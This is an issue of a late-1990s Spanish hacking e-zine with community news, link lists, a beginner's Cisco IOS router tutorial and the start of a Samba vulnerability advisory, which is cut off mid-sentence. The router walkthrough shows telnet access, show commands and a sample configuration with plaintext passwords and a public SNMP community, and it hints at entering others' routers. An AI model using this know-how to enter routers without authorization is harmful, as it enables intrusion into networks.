A todos, el primer proyecto que se nos viene a la cabeza es el Bovine, de Distributed.net. Un poco mas abajo teneis mas informacion sobre este proyecto, en el que como es logico, estamos participando activamente dentro de nuestro equipo de proyectos distribuidos.

Pero el proyecto para el que tenemos mas ganas, y para el que queremos contar con todo vuestro apoyo posible, es el proyecto SETI. Algunos ya habreis oido hablar de el. Se trata de un proyecto en el que se intenta descubrir se~ales que indiquen la posible existencia de inteligencia extraterrestre. Partes de este proyecto fueron el mensaje enviado desde el radiotelescopio de Arecibo, o la recogida emisiones de radio en busca de patrones.

En estos momentos se esta preparando para iniciar su andadura distribuida, en la que se analizaran las muestras recogidas en busca de posibles patrones que indiquen inteligencia. El software aun no esta disponible, y se publicara en Abril de 1999. De todas formas avisaremos a todos los que esteis suscritos a la lista de SET.


Nuestro equipo de proyectos distribuidos lo lleva adelante NetBul, y por el momento cuenta con dos secciones:

- RC5 Team -> Dedicado a Bovine
- SET+I -> Dedicado al proyecto SETI

Si quereis estar al dia, pues o estais visitando la pagina de NetBul y/o la de SET frecuentemente, o estais suscritos a la lista de SET.

}}} SET RC5

<++> set_018/set_rc5.txt



(___)
|o o|
 _/

(O la vaca internauta)

Algunos de vosotros ya conocereis el proyecto Bovine. Puede que si decimos que se trata del mayor superordenador virtual del mundo no sepais de que estamos hablando. Pero si os decimos que entre otras cosas, se trata de romper una clave RC5 de 64 bits ya os sonara mas.

Bovine fue puesto en marcha por Distributed.net en el que cualquiera que lo desee puede participar incluyendo los ordenadores que pueda dentro del proyecto. Esto no implica que el ordenador tenga que estar conectado de forma constante a Internet. En absoluto, pues puede procesar la informacion y ser enviados los resultados dias despues.

En estos momentos trabaja para romper el RC5 de 64 bits, un concurso de la RSA que tiene como premio 10.000 dolares ($10000). Este premio

es en su para el ganador, si participa individualmente. (Con mucha co~a o mucha paciencia, seguro que en nustra casa con muestros modestos equipos, tardariamos unos cuantos a~os).

Para esto surge Bovine, en el que como ya hemos dicho, participan equipos de todo el mundo, construyendo el mayor superordenador virtual jamas conocido. Asi que el premio, de participar con Bovine (lo mas recomendable), se reparte de la siguiente forma:

```
$2.000 -> Distributed.net (por algo coordinan)
$6.000 -> Donacion a una entidad benefica.
$1.000 -> Para el afortunado que descubra la clave, Una
          loteria, vamos.
$1.000 -> Para el equipo al que pertenezca el
          afortunado. O los $2.000 para el que saque la
          clave si no pertenece a ningun equipo.
```

A QUE VIENE TODO ESTO

Los mas avispados ya se habran percatado de lo que os vamos a proponer. Desde hace tiempo, J.J.F. / Hackers Team tiene en marcha su equipo en el proyecto. Hablando con ellos y con otros grupos como RareGazz, surgio la idea de montar una liga interna entre los grupos del hacking hispano, participando en el proyecto.

Que ganamos con esto? Para empezar, participar en un proyecto que engloba a toda la comunidad Internet, y demostrar que realmente participamos de aquello que promueve la cooperacion entre la gente y el avance en la tecnologia.

Y ademas, si eres el afortunado ganador, hemos decidido que el premio sea integro para ti. Vamos que te llevarias 2.000 dolares si descubres la clave.

Asi que vamos a participar y vamos a dejar el liston de SET bien alto

COMO PARTICIPO

Para empezar, no necesitas ningun equipo especial ni ningun sistema operativo raro. Lo primero es conseguir el cliente que distribuye Bovine para empezar a romper bloques de claves. Si hasta hay clientes para VMS!!!

Lo siguiente, una vez con el cliente instalado, tenemos que configurarlo con nuestra direccion de correo (una de verdad, vamos. Pero que puede ser de HotSpot, HotMail y demas bicherias similares). Ademas, podemos decirle al cliente cual sera la prioridad con la que queremos que se ejecute en el sistema, pudiendo comportarse como un programa normal, ser el proceso prioritario, o usar solo los tiempos en los que la CPU no esta siendo usada por otros procesos.

Y que no se nos olvide la forma de trabajo. Para un ordenador domestico es recomendable el modo lurk. Simplemente se trata de que nos bajamos un numero determinado de bloques de claves (a elegir por el consumidor), y el cliente se encarga de irlas probando. Solo se envian los resultados a Distributed cuando establezcamos una conexion, consiguiendo ademas nuevos bloques de claves para que el ordenador no se aburra.

Si nos quedamos sin bloques de claves no pasa nada. El cliente generara claves aleatorias y las seguira probando hasta que conectemos y consiga nuevos bloques.

El EQUIPO DE SET

Como ya os hemos dicho, ademas de participar en un proyecto de esta magnitud, queremos competir entre nosotros, es decir, entre

J.J.F. / Hackers Team, RareGazz, Proyecto R... y como no, SET. De hecho, ya tenemos a nuestro equipo funcionando desde hace unas semanas.

Que teneis que hacer para entrar en el equipo? Simple. Solo teneis que haber empezado a participar en Bovine. Ya teneis el cliente instalado y os habeis bajado el primer conjunto de bloques. Pues una vez que termine con un bloque, podeis forzarle a actualizar vuestra participacion en Bovine.

Eso se hace con la opcion 'flush'. Esperais un dia a que se actualicen las bases de datos y os conectais a la pagina de estadisticas de distributed. Alli editais vuestro perfil usando la clave que os habran enviado al correo que suministrasteis, y en el campo de afiliacion a un equipo, introducis sin errores:

9413

Este es el numero del equipo de SET. Solo tendreis que esperar a que se actualicen de nuevo las bases de datos para que vuestras estadisticas aparezcan reflejadas junto a las de SET.

Pero no os preocupeis por vuestra identidad. Para garantizar el anonimato de los participantes, hemos incluido una clave en la lista de estadisticas del equipo. Periodicamente mostraremos una estadistica de como va el equipo de SET en la pagina del equipo.

DIRECCIONES DE INTERES
======================

http://altern.org/netbul/set-rc5.htm -> Nuestro flamante equipo
http://www.distributed.net -> La pagina de distributed
<-->

}}} SET LIST

Nuestra lista, nuestra maravillosa lista de correo. Funciona a las mil maravillas (de vez en cuando), y esta siendo un exito rotundo. Pese a ser una lista cerrada, en la que SOLO PUEDEN ESCRIBIR LOS MODERADORES, ya contamos con mas de 200 suscriptores.

Habiamos pensado como regalo de Navidad abrir la lista, es decir, que todos los suscritos pudiesen escribir. Pero entre los problemas que hemos tenido con el correo y la conexion (gracias, InfoVia+), no se os pudo avisar. Por lo que hemos decidido que cuando haya tiempo se efectue una votacion en la lista para decidir su caracter abierto o cerrado.

Ah! Que no se me olvide. Para subscribirse a la lista, escribid un mensaje vacio a:

set-subscribe@egroups.com

[Para darse de baja un mensaje vacio a
set-unsubscribe@egroups.com

Pero, quien quiere darse de baja? ;>]

Tambien podreis hacerlo desde el formulario que se incluye en nuestra web.

}}} SET WEB TEAM

Si, lo reconocemos. La web esta algo parada. Eso cambiara pronto, pues ya hay voluntarios dispuestos a colaborar. Y como es logico, nos gustaria que hubiese mas, pues esto simplificaria con mucho la tarea de nuestro pobre WebSlave GreeN LegenD, a quien podeis encontrar en:

glegend@set.net.eu.org

}}} Formatos

Ya estan, por fin!!! Los ultimos numeros de SET en formato HLP, incluido el numero que estas leyendo. Gracias a la colaboracion de nuestro buen compa~ero Garrulon. Si le quereis ayudar con algun formato, escribidle a:

garrulon@exterminator.net

}}} Agradecimientos

A ver, a quien hay que agradecer esta vez...

Como no, para empezar a nuestros amigos de RareGazz, y en especial a GuyBrush, que estara un poco descolgado temporalmente, dejando RareGazz durante ese periodo.

Ademas, felicitarle (a GuyBrush), por todo su trabajo con RareGazz durante todo este tiempo, y por el realizado en este ultimo numero. Y darle las gracias por escribir la segunda parte de 'Historias del IRC'. Me he reido mucho.

A LeC, por colaborar con nosotros en la entrevista de este numero.

A todos vosotros, que nos seguis leyendo numero a numero.

}}} Los enlaces a SET

Ya esta, aqui tenemos la lista actualizada de los sitios que nos enlazan. Y digo actualizada, porque a fecha de 27 de enero siguen en pie y mantienen el enlace.

Como se os dice siempre, por el momento procurad que la direccion a la que apunteis sea:

http://www.thepentaghon.com/paseante

Ahi siempre nos encontraras.

Aunque he de advertir que set.net.eu.org es nuestro definitivamente. Y tambien nos localizareis por el siempre que sea posible.

Let's go!

http://members.tripod.com/~newkers/links.html	
http://members.tripod.com/~grupo_akelarre/links.html	Akelarre
http://members.xoom.com/skytrain/set/index.html	Dakota, copias de SET
http://members.xoom.com/necrolibro	Necronomicon
http://members.xoom.com/pata666/link.htm	
http://members.xoom.com/hven	DarKdEaTH
http://members.xoom.com/zine_store	MaU
http://welcome.to/neptuno	SET on-line (Posidon)
http://www.blackbrains.org/res.htm	Black Brains
http://www.fortunecity.com/westwood/calvin/275/	Lagarto
http://www.geocities.com/SiliconValley/Horizon/8004/grupos.html	Avenger
http://www.geocities.com/SiliconValley/Peaks/2450/h_c_p_v.htm	
http://www.geocities.com/SiliconValley/Lakes/1707/	Profesor Falken
http://www.geocities.com/SiliconValley/Campus/6521/hack.htm	SET on-line
http://www.geocities.com/SiliconValley/Hills/8747/	U_taker
http://www.geocities.com/Eureka/4170/link.htm	Gorth BBS
http://www.jjf.org	J.J.F. / Hackers Team
http://www.swin.net/usuarios/nexus9/underground/under.htm	

Algunos sitios siguen manteniendo el enlace a nuestra antigua pagina. Estos sitios son:

http://casiopea.adi.uam.es/~juampe/bookm3.html	
http://members.tripod.com/~privatelinks/hacking.htm	
http://members.tripod.com/~hacktrax/Enlaces.htm	
http://members.tripod.com/~la_katedral_org/links.htm	KTD
http://members.xoom.com/baron_rojo/links.htm	
http://members.xoom.com/upset_lion/links.htm	Copias de SET
http://members.xoom.com/lynux/links.html	

```
http://members.xoom.com/Aflame/links.html                                Disciples of The Art Aflame
http://moon.inf.uji.es/~hackvi/index.html
http://moon.inf.uji.es/~javi/hidden.html
http://personal.redestb.es/wiseman/LINKS.htm
http://personal.redestb.es/benigarcia/frontera.htm
http://personal.redestb.es/jquiroga.es/Hacking.htm
http://raregazz.acapulco.uagro.mx                                        RareGazz
http://usuarios.intercom.es/vampus/kultura.html
http://www.arrakis.es/~vaguilar/
http://www.arrakis.es/~enzo/links.htm
http://www.arrakis.es/~toletum/opcion4.htm
http://www.arrakis.es/~jebg/hook/links.htm
http://www.arrakis.es/~adevis/bucanero/index1.htm
http://www.arrakis.es/~jrubi/links.html
http://www.arroba380.com/enlaces.html
http://www.audinex.es/~drakowar/Hack/enlaces.htm                         Drako  -Mirror-
http://www.civila.com/archivos/hispania/JLGallego/gallego2.htm
http://www.fut.es/~jrbb/links.htm
http://www.geocities.com/SiliconValley/Lab/7379/links1.html
http://www.geocities.com/SiliconValley/Lab/2201/hacker.html
http://www.geocities.com/SiliconValley/Hills/7910/EZ.htm
http://www.geocities.com/SiliconValley/Hills/9518/links.htm
http://www.geocities.com/SiliconValley/Horizon/2465/Linksz.htm
http://www.geocities.com/SiliconValley/Sector/7227/bookmark.htm
http://www.geocities.com/SoHo/Coffeehouse/3948/EcdLinks.htm
http://www.geocities.com/SouthBeach/Surf/2060/cosasraras.html
http://www.geocities.com/Paris/Arc/7824/hackers.html
http://www.geocities.com/SunsetStrip/Towers/1827/agenda.html
http://www.geocities.com/Athens/Forum/7094/enlapag.htm
http://www.geocities.com/Colosseum/Sideline/9497/links.htm               Proyecto R
http://www.geocities.com/SoHo/Cafe/3715/
http://www.geocities.com/Baja/Canyon/1232/pagina2.htm
http://www.ictnet.es/%2bmmercade/agenda.htm
http://www.infsoftwin.es/usuarios/diablin/links.htm
http://www.iponet.es/~vactor/scarta/links/links.html
http://www.olivet.com/astruc/asvir053.htm
http://www.paisvirtual.com/informatica/software/moisex/undergro.html
http://www.promega.net/~freedom/links.html
http://www.teleline.es/personal/lbg10783/otros.htm


Lamentablemente algunas han dejado el IPerespacio... esperemos que resurjan
con renovadas energias. Las que se han descolgado desde SET 17 son:

http://cotopaxi.dyn.ml.org:800/hackuma/                                  HackUMA
http://members.xoom.com/GabberMan/hacking.htm                            GabberMan   -Mirror-
http://members.xoom.com/ccbb/links.htm                                   Crackers Brain
http://members.xoom.com/matematicas/links.html
http://pagina.de/font/hack.htm                                           Raul Font
http://sipl23.si.ehu.es/groups/proyectos5/chessy/index.htm               Chessy's Paranoid
http://web.jet.es/~simon_roses/weblink.html
http://www.anit.es/personal/larios/link.htm
http://www.arrakis.es/~egrojl/comunica.htm
http://www.audinex.es/~drakowar/Hack/revistas.htm
http://www.ctv.es/USERS/polito6/links.htm
http://www.fortunecity.com/rivendell/xanth/42/hack.html
http://www.internet-club.com/argentina/oscuro/links.htm                  Oscuro
http://www.minorisa.es/homepag/pretor/pok.htm                            Bonita calavera ;-)
http://www.tlm.upna.es/seguridad/hacker/hack.html


}}} Real como la vida misma

Hemos decidido dar un descanso por este numero a esta seccion polemica donde
las haya. Y es que queremos ir alternando entre unos contenidos y otros.

Pero no os desilusioneis, porque volvera a la carga cuando sea preciso. Y
no os creais que es por falta de material... Todo lo contrario.

Si quereis participar en la seccion, contando alguna anecdota, enviando
algun recorte, o simplemente haciendo algun comentario, escribid a:

                        set-fw@bigfoot.com
```

poniendo en el subject 'Real como la vida misma'.

}}} Union Latina

Repetimos, como ya viene siendo habitual, la lista de nodos del
anillo de IRC de Union Latina:

Union Latina: Comunet (ES, Bilbao): comunet.unionlatina.org
Union Latina: Digital (ES, Madrid): madrid.unionlatina.org
Union Latina: Dragonet (ES, Alicante): dragonet.unionlatina.org
Union Latina: Interlink (ES, Madrid): interlink.unionlatina.org
Union Latina: Lander (ES, Madrid): lander.unionlatina.org
Union Latina: Telebase (ES, Alicante): telebase.unionlatina.org
Union Latina: Tinet (ES, Tarragona): tinet.unionlatina.org

}}} En el quiosco virtual

Durante la larga espera de SET 18 han salido:

- Raregazz 15
  http://raregazz.acapulco.uagro.mx
- JJF 7
  http://www.jjf.org
- Proyecto R 4
  http://www.geocities.com/Colosseum/Sideline/9497
- Phrack 54
  http://www.phrack.com

Y algunas mas que seguro nos dejamos en el tintero.

Ademas de las publicaciones, podeis encontrar la ultima version del
John The Ripper, la 1.6, en http://www.false.com/security/john

Esta tambien desde hace algunos dias la ultima version de Nessus, el
mejor candidato a destronar a SATAN (Por mucho que SAINT se empe~e),
y que ademas es GPL. Lo podeis encontrar en http://www.nessus.org

Y hablando de seguridad. Ha nacido el H.E.R.T. (Hackers Emergency
Response Team). Pretenden ser una alternativa al clasico CERT,
manteniendose independientes. Los podeis encontrar en http://www.hert.org

Y para finalizar, por si aun queda algun despistadillo que no se haya
enterado, ya esta disponible desde hace unos dias el ultimo bombazo
del kernel de Linux, el 2.2. Buscad en vuestros distribuidores de
Linux mas cercanos. (http://www.linuxhq.com)

}}} Direcciones de interes

Desde hace tiempo ha habido gente que nos ha pedido que incluyamos en SET
direcciones que puedan ser interesantes, donde conseguir informacion.

Vamos a empezar con poquito, tampoco es plan de soltar unas paginas
amarillas de esas de las que solo sirven los cupones descuento.

Para los aficionados a las tarjetas inteligentes, uno de los mejores sitios
donde conseguir, no solo informacion, si no enlaces a sitios con informacion
importante sobre estos dispositivos, es:

        http://www.geocities.com/ResearchTriangle/Lab/1578/smart.htm

Pero si aqui no encontrais lo que buscais, podeis probar con un potente
buscador exclusivamente de estas tarjetitas, localizado en:

        http://www.smartcards.com

Sigamos... Uno de los temas que mas polemica ha levantado durante estos
numeros anteriores (aparte de la seccion Real...), ha sido el referente al
posicionamiento global, o GPS. Incluso alguien acuso en el tablon a Omega
de haber plagiado el articulo. Y mira por donde, cuando se le pregunta

donde esta el texto original para poder tomar medidas, va y desaparece.
Pobre Omega, despues de lo que se lo curra, van y la tratan asi.

Pero a lo que ibamos. Aqui teneis unas cuantas direcciones para curiosear
sobre el tema:

    http://www.fet.uni-hannover.de/~purnhage/gps/gps.html
    http://reality.sgi.com/nemec/gps.html
    http://vancouver-webpages.com/peter/index.html
    http://www.starlinkdgps.com/home.htm
    http://www.st.com/stonline/press/magazine/prodnews/1stedit/pnews11.htm
    http://www.navcen.uscg.mil/

Como nota curiosa solo una de las direcciones pertenece a un dominio
militar. Para que luego vayan emparanoiandose por ahi.

Ahora toca una direccion cuando menos curiosa. No se trata de una direccion
precisamente de hacking. Pero aparecio en una referencia mientras buscabamos
informacion sobre unos protocolos. Y curioseando, pues se encuentran cosas
como como funciona un CD ROM, etc. Son cosas simples, muy bien explicadas, y
que pueden servir para aclarar aquellos conceptos que no tengamos muy claros.
Y que nadie se lo tome a pitorreo, pues es muy completa y hay cosas muy
interesantes:

        http://www.beakman.com

Acertasteis. Es la web oficial de 'El mundo de BeakMan'. Es sorprendente
donde se puede encontrar informacion que para muchos es importantisima y
muy dificil de localizar ;)

Y para finalizar por hoy, una direccion bastante interesante. Directamente
os enviamos al documento que no es que nos haya gustado mas, pues los hay
de gran calidad. Pero si es el que puede tener mas interes. Se trata del
clasico "How to be a hacker", del que teneis la version original en ingles
en:

        http://www.tuxedo.org/~esr/faqs/hacker-howto.html

Y una traduccion al castellano (quizas por un traductor automatico, no se yo)
en:

        http://usuarios.santafe.com.ar/~cballard/pf/hacker-howto.es.html

El sitio oficial es mantenido por Eric S. Raymond, que ademas se encarga de
llevar adelante el proyecto OpenSource.

Este HowTo es un punto de partida ideal, recomendado en especial para
aquellos que quereis ser hackers, pero que realmente no teneis muy claro
el concepto. Y tambien para aquellos que se creen hackers sin serlo.

En mi humilde opinion, no puedo mas que estar en total acuerdo con Eric en
lo que dice, punto por punto, y como el, recomiendo tambien la lectura de
Loginataka, que podreis encontrar si buscais por el mismo sitio.

Si teneis mas direcciones que os gustaria compartir con todos, pues nos
escribis a <set-fw@bigfoot.com> indicando en el subject 'Bookmarks'.

Ah! Una cosa mas. La continuidad de este apartado depende de vosotros. No
pretendereis que estemos todo el dia buscando direcciones.

}}} SET 19

Si, SET 18 salio un dia de Enero (o casi), como estaba previsto, pese a quien
pese, y nos lluevan amenazas por donde nos lluevan (Joer, esta vez con
testigos y todo. Cada vez peor, eh? XDDD)

Asi que estamos en condiciones de anunciar la salida de SET 19. Para
cuando? Pues y yo que se!!! Pero si no lo se ni yo, como lo vais a
saber vosotros?

El tema es que en estos momentos un servidor se encuentra con multiples
ocupaciones, ademas de SET. Y el resto del staff anda tambien liadillo.

Lo que quiere decir, que vamos a seguir intentando mantener el ritmo actual, pero no prometemos nada.

En lo que si estoy en condiciones de prometer es en el plazo maximo para la salida de SET 19. No pasaran mas de TRES meses para que salga el proximo numero. Y esto, que quiere decir?

Pues que seguiremos trabajando en SET, y cuando este lista, saldra a la luz, sin que pasen mas de TRES meses. Asi, que podeis encontraros con que SET 19 sale la semana que viene (que empacho), dentro de un mes (toma ya, en plenos examenes), dentro de dos (lo previsto), o como muy tarde, en Abril, o lo que es lo mismo, tres meses.

Permitidme un inciso de ultima hora...

Esto de los TRES meses se cuenta, solo por esta vez, desde la fecha prevista de salida para SET 18, el 25 de Enero. Lo digo porque la gripe tendra la culpa de este retraso, pero no implicara lo mismo en los proximos numeros.

EOF

-[0x08]--
-[ROUTERS CISCO I]--
-[by Hendrix]---SET-18-

CURSO DE ROUTERS CISCO (I)
****
por Hendrix, <jm_hendrix@axis.org>

Este es el primer articulo que escribo para SET, si no os gusta lo siento
por vosotros porque pienso escribir muchos mas...

Introduccion:

Los Routers son los aparatos encargados de encaminar los paquetes que
circulan por una red, en definitiva son ellos los que forman el nucleo de
Internet. Un Router recoge el paquete que le llega, lo analiza y decide cual
es camino que debe seguir para llegar a su destino, haciendo de puente entre
los distintos medios de transmision (Frame Relay, X.25, RDSI, etc..) y los
distintos protocolos. Fisicamente un Router no es mas que un ordenador
dedicado, es decir tiene su Microprocesador, su memoria y hasta su Sistema
Operativo!

La empresa CISCO acapara el 70% del mercado de los routers, es algo asi como
Microsoft en el software. Para comprender el funcionamiento practico de
estos aparatos lo mejor es conocer el Sistema Operativo de Cisco: CISCO IOS.

[IOS stands for Internetworking Operating System, capici?]

Modelos:

El modelo mas sencillo de CISCO es el 761, un peque~o router RDSI pensado
para peque~as oficinas. Este router no tiene sistema operativo y se
configura localmente conectandose al puerto serie. Tambien puede configurarse
via telnet. La serie 1000 de Cisco ya incorpora el CISCO IOS y sobre este
tipo de aparatos nos centraremos en el curso. Los otros modelos: series 2000,
2600, 3000, 4000, etc. funcionan basicamente igual, eso si, contra mas
grande sea el modelo mas cosas tiene, mola mas y vale mas pelas.

Otro dia podria dedicarle mas tiempo a explicar como es cada modelo (si a
alguien le interesa que me lo diga o que mire el la web de Cisco).

Vamos pa’dentro:

Lo mejor que podemos hacer es entrar en un Router y asi queda todo mucho mas
claro que si suelto una parrafada teorica de las mias.
Vamos p’alla, suponemos que hacemos un telnet a la direccion x.x.x.x donde
esta el router. Esto es lo que pasara:

> telnet x.x.x.x

User Access Verification

Password: ********

router>

$$$ Entramos la contrase~a y ya estamos dentro (en principio no pide login)
$$$ Ahora nos aparece el interprete de comandos. El comando mas sencillo es
$$$ el Help, "?" que nos da una lista de los comandos posibles

router> ?

```
<1-99>           Session number to resume
  connect          Open a terminal connection
  disable          Turn off privileged commands
  disconnect       Disconnect an existing network connection
  enable           Turn on privileged commands
  exit             Exit from the EXEC
  help             Description of the interactive help system
  lock             Lock the terminal
  login            Log in as a particular user
  logout           Exit from the EXEC
  name-connection  Name an existing network connection
  pad              Open a X.29 PAD connection
  ping             Send echo messages
  ppp              Start IETF Point-to-Point Protocol (PPP)
  resume           Resume an active network connection
  show             Show running system information
  slip             Start Serial-line IP (SLIP)
  systat           Display information about terminal lines
  telnet           Open a telnet connection
  terminal         Set terminal line parameters
  traceroute       Trace route to destination
  tunnel           Open a tunnel connection
  where            List active connections
  x3               Set X.3 parameters on PAD

$$$ Estos no son todos los comandos que tiene ya que como veis no hay ninguno
$$$ de configuracion, para ver mas cosa hay que entrar en modo enable con la
$$$ orden "enable" (evidente, no?)

router> enable
password: ********
router# ?
<1-99>           Session number to resume
  bfe              For manual emergency modes setting
  clear            Reset functions
  clock            Manage the system clock
  configure        Enter configuration mode
  connect          Open a terminal connection
  copy             Copy a config file to or from a tftp server
  debug            Debugging functions (see also 'undebug')
  disable          Turn off privileged commands
  disconnect       Disconnect an existing network connection
  enable           Turn on privileged commands
  erase            Erase flash or configuration memory
  exit             Exit from the EXEC
  help             Description of the interactive help system
  lock             Lock the terminal
  login            Log in as a particular user
  logout           Exit from the EXEC
  name-connection  Name an existing network connection
  no               Disable debugging functions
  pad              Open a X.29 PAD connection
  ping             Send echo messages
  ppp              Start IETF Point-to-Point Protocol (PPP)
  reload           Halt and perform a cold restart
  resume           Resume an active network connection
  rsh              Execute a remote command
  send             Send a message to other tty lines
  setup            Run the SETUP command facility
  show             Show running system information
  slip             Start Serial-line IP (SLIP)
  start-chat       Start a chat-script on a line
```

```
  systat           Display information about terminal lines
  telnet           Open a telnet connection
  terminal         Set terminal line parameters
  test             Test subsystems, memory, and interfaces
  traceroute       Trace route to destination
  tunnel           Open a tunnel connection
  undebug          Disable debugging functions (see also 'debug')
  verify           Verify checksum of a Flash file
  where            List active connections
  write            Write running configuration to memory, network, or terminal
  x3               Set X.3 parameters on PAD

$$$ Nos ha pedido otra password y ha cambiado el prompt de ">" a "#" para
$$$ indicar el modo. Para volver al modo normal solo hay que introducir el
$$$ comando "disable". Ahora aparecen mas opciones.

Hare una parada en la demostracion para hacer una serie de explicaciones (muy
por encima, eso si). En principio hay cuatro tipos de comandos:

1. Comando "Show": muestra la configuracion o los datos de un servicio
2. Comandos de configuracion (hay que entrar en modo "configure")
3. Comandos "Debug": Hace que el router envie una secuencia de testeo y
   devuelve un informe
4. Comandos TCP/IP de testeo: telnet, ping, traceroute, etc. estos paso de
   explicarlos porque ya estareis hartos de usarlos ;)

$$$ A~adiendo "?" a un comando nos devuelve una ayuda, por ejemplo:

router# show ip ?
  accounting      The active IP accounting database
  aliases         IP alias table
  arp             IP ARP table
  cache           IP fast-switching route cache
  community-list  List community-list
  eigrp           IP-EIGRP show commands
  interface       IP interface status and configuration
  irdp            ICMP Router Discovery Protocol
  masks           Masks associated with a network
  nhrp            NHRP information
  protocols       IP routing protocol process parameters and statistics
  redirects       IP redirects
  route           IP routing table
  sockets         Open IP sockets
  tcp             TCP/IP header-compression statistics
  traffic         IP protocol statistics

$$$ Volvemos al router, utilizare las ordenes mas simples y las ire
$$$ comentando:

router#show users
   Line     User      Host(s)              Idle Location
*  1 vty 0             idle                    0 Hendrix.esmentira.com

$$$ Vaya, estoy solo. (La explicacion de "Line" y "vty" para el proximo dia,
$$$ vale?)

router#show version

Cisco Internetwork Operating System Software
IOS (tm) 1000 Software (C1005-Y-M), Version 10.3(7), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-1995 by cisco Systems, Inc.
Compiled Wed 01-Nov-95 15:34 by vatran
```

```
Image text-base: 0x05008000, data-base: 0x023F5324

ROM: System Bootstrap, Version 5.3.2(6) [vatran 6], RELEASE SOFTWARE (fc1)
ROM: 1000 Bootstrap Software (C1000-RBOOT-R), Version 10.3(6), RELEASE SOFTWARE
(fc1)

router uptime is 50 weeks, 7 days, 13 hours, 57 minutes
System restarted by power-on
System image file is "flash:c1005-y-mz.103-7", booted via flash

cisco 1000 (68360) processor (revision 0x00) with 3584K/512K bytes of memory.
Processor board serial number 32325888
Bridging software.
X.25 software, Version 2.0, NET2, BFE and GOSIP compliant.
1 Ethernet/IEEE 802.3 interface.
1 Serial network interface.
8K bytes of non-volatile configuration memory.
4096K bytes of processor board PCMCIA flash (Device not programmable)

$$$ Tachan!!! Este es el Router: un Cisco 1005 con Cisco IOS 10.3.
$$$ Tambien podeis ver otras cosas: Microprocesador 68360, (Motorola, como el
$$$ Amiga!) 4 Megas de RAM, una tarjeta PCMCIA con 4 Megas mas, una tarjeta
$$$ Ethernet y otra tarjeta serie (para una conexion Frame Relay, se
$$$ supone)
$$$ Tambien incluye software para X.25 y software de Bridge, aunque no se
$$$ utilizan

router#show interfaces

Ethernet0 is up, line protocol is up
  Hardware is QUICC Ethernet, address is 0000.0f112.ffff (bia 0000.0f112.ffff)
  Internet address is 197.111.1.2 255.255.255.0
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec, rely 255/255, load 1/255
  Encapsulation ARPA, loopback not set, keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 4:00:00

Serial0 is up, line protocol is up

Serial0.1 is up, line protocol is up
  Hardware is QUICC Serial
  Internet address is 10.1.1.1 255.255.255.252
  MTU 1500 bytes, BW 1024 Kbit, DLY 20000 usec, rely 255/255, load 1/255
  Encapsulation FRAME-RELAY IETF
Serial0.2 is up, line protocol is up
  Hardware is QUICC Serial
  Internet address is 10.1.1.2 255.255.255.252
  MTU 1500 bytes, BW 1024 Kbit, DLY 20000 usec, rely 255/255, load 1/255
  Encapsulation FRAME-RELAY IETF

$$$ Tambien aparecen estadisticas de paquetes cursados, paquetes erroreos,
$$$ etc, pero me lo salto porque ocupa mucho. Lo que si podeis ver es la
$$$ configuracion de la tarjeta Ethernet (IP:197.111.1.2), 10Mb de BW.
$$$ Tambien tiene una tarjeta serie con 2 conexiones Frame Relay a 10.1.1.1 y
$$$ a 10.1.1.2 El ancho de banda es de 1 Mb cada conexion.

router#show arp
Protocol  Address       Age (min)     Hardware Addr  Type   Interface
Internet  197.111.1.1          87     0600.0c07.ffff ARPA   Ethernet0
Internet  197.111.1.11          7     0600.09d0.3fe0 ARPA   Ethernet0
Internet  197.111.1.10          4     0660.b0ee.e4ee ARPA   Ethernet0
Internet  197.111.1.19          3     0600.09ee.7e74 ARPA   Ethernet0
Internet  197.111.1.18          1     0600.0ee9.a6aa ARPA   Ethernet0
```

```
Internet  197.111.1.14         21     0600.0333.5aab ARPA   Ethernet0
Internet  197.111.1.20          9     0600.099a.2633 ARPA   Ethernet0
Internet  197.111.1.102        32     0620.aff6.5335 ARPA   Ethernet0

$$$ siempre va bien ver el resto de ordenadores conectados a la red local,
$$$ Veamos ahora el fichero de configuracion:
$$$ Los comentarios del fichero son mios, no os vayais a liar.

router#show configuration

version 10.3                    /* Version del Cisco IOS */
service udp-small-servers       /* servicios activos */
service tcp-small-servers
!
hostname router                 /* nombre del router */
!
enable secret 5 $7$5fr3$Lblju33t7NjnSUThFgxy34 /* clave secreta encriptada */
enable password holahola                       /* clave para acceso por el
                                                  puerto serie */
!
!
interface Ethernet0                     /* Configuracion de la T.de Red */
 ip address 197.111.1.2 255.255.255.0
!
interface Serial0                       /* configuracion de Frame Relay */
 no ip address
 encapsulation frame-relay IETF
 frame-relay lmi-type ansi
!
interface Serial0.1 point-to-point
 ip address 10.1.1.1 255.255.255.252
 frame-relay interface-dlci 510
!
interface Serial0.2 point-to-point
 ip address 10.1.1.2 255.255.255.252
 frame-relay interface-dlci 512
!
ip host otro1 10.1.1.1
ip host otro2 10.1.1.2
snmp-server community public RO
!
line con 0
 exec-timeout 40 0
line vty 0 5               /* conf. acceso remoto */
 password hola
 login
!
end

$$$ El DLCI es como la direccion IP pero para una red Frame Relay.
$$$ (Que estais pidiendo un cursillo de Frame Relay?, bueno, me lo apunto
$$$  para otra).

router> exit

Se acabo por hoy, otro dia mas.
PD: no os molesteis en copiar las IP de este ejemplo ya que TODOS los datos
son falsos, no vaya a ser que se moleste el due~o del router ;)
```

EOF

```
-[ 0x09 ]----------------------------------------------------------------
-[ LOS BUGS DEL MES ]-----------------------------------------------------
-[ by SET Staff ]-------------------------------------------------SET-18-

-( 0x01 )-
Para     : Samba 1.9.18 (RedHat, Caldera y TurboLinux)
Tema     : Permisos y Spool
Patch    : Aqui, mas abajo
Creditos : Andrew Tridgell

Descripcion y Notas:

En realidad se trata de dos vulnerabilidades detectadas en Noviembre de
1998 por el equipo de desarrollo de Samba.

La primera vulnerabildad versa sobre los permisos del programa wsmbconf,
que el RPM correspondiente instala con setgid para el grupo root, y siendo
ejecutable para todos los usuarios. (Ay!)

La segunda, pues que el archivo spec crea un area de spool en el directorio
/var/spool/samba, con permisos de escritura para todo el mundo, pero sin
